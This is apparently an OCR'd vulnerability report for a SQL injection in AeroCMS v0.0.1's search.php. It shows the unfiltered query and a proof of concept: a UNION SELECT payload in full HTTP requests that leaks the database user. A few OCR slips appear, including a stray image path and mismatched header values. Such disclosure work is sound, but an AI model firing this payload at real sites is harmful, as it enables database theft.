search_sql_injection

Step to Reproduct

- The `search` parameter from the AeroCMS-v0.0.1 CMS system appears to be vulnerable to SQL injection attacks. The malicious user can dump-steal the database, from this CMS system and he can use it for very malicious purposes.

Exploit

Query out the current user


```
POST /AeroCMS-0.0.1/search.php HTTP/1.1
Host: localhost
Content-Length: 67
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://localhost/AeroCMS-0.0.1/post.php?p_id=1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=ffopa5dean7sk0fe55kc93el63
Connection: close

search=a%' union select 1,2,user(),4,5,6,7,8,9,10,11,12-- q&submit=
```

```
        <hr>


        <h1 class="page-header">
          Page Heading
          <small>
            Secondary Text
          </small>
        </h1>

        <!-- First Blog Post -->
        <h2>
          <a href="#">root@localhost</a>
        </h2>
        <p class="lead">
          by <a href="index.php">4</a>
        </p>
        <p>
          <span class="glyphicon glyphicon-time"></span>
          6
```

Vulnerable Code

`AeroCMS-0.0.1\search.php`

The search parameter is passed in the POST mode and brought into the mysql_query() function without filtering



SQL query statements

```
"SELECT * FROM posts WHERE post_tags LIKE '%a%' union select 1,2,user(),4,5,6,7,8,9,10,11,12-- q%'"
```

POC

- Injection Point

```
search=a%' union select 1,2,user(),4,5,6,7,8,9,10,11,12-- q
```

- Request

```
POST /AeroCMS-0.0.1/search.php HTTP/1.1
Host: localhost
Content-Length: 31
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.0 Safari/537.36
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9
Referer: http://localhost/AeroCMS-0.0.1/post.php?p_id=1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=ffopa5dean7sk0fe55kc93e163
Connection: close

search=a%' union select 1,2,user(),4,5,6,7,8,9,10,11,12-- q&submit=
```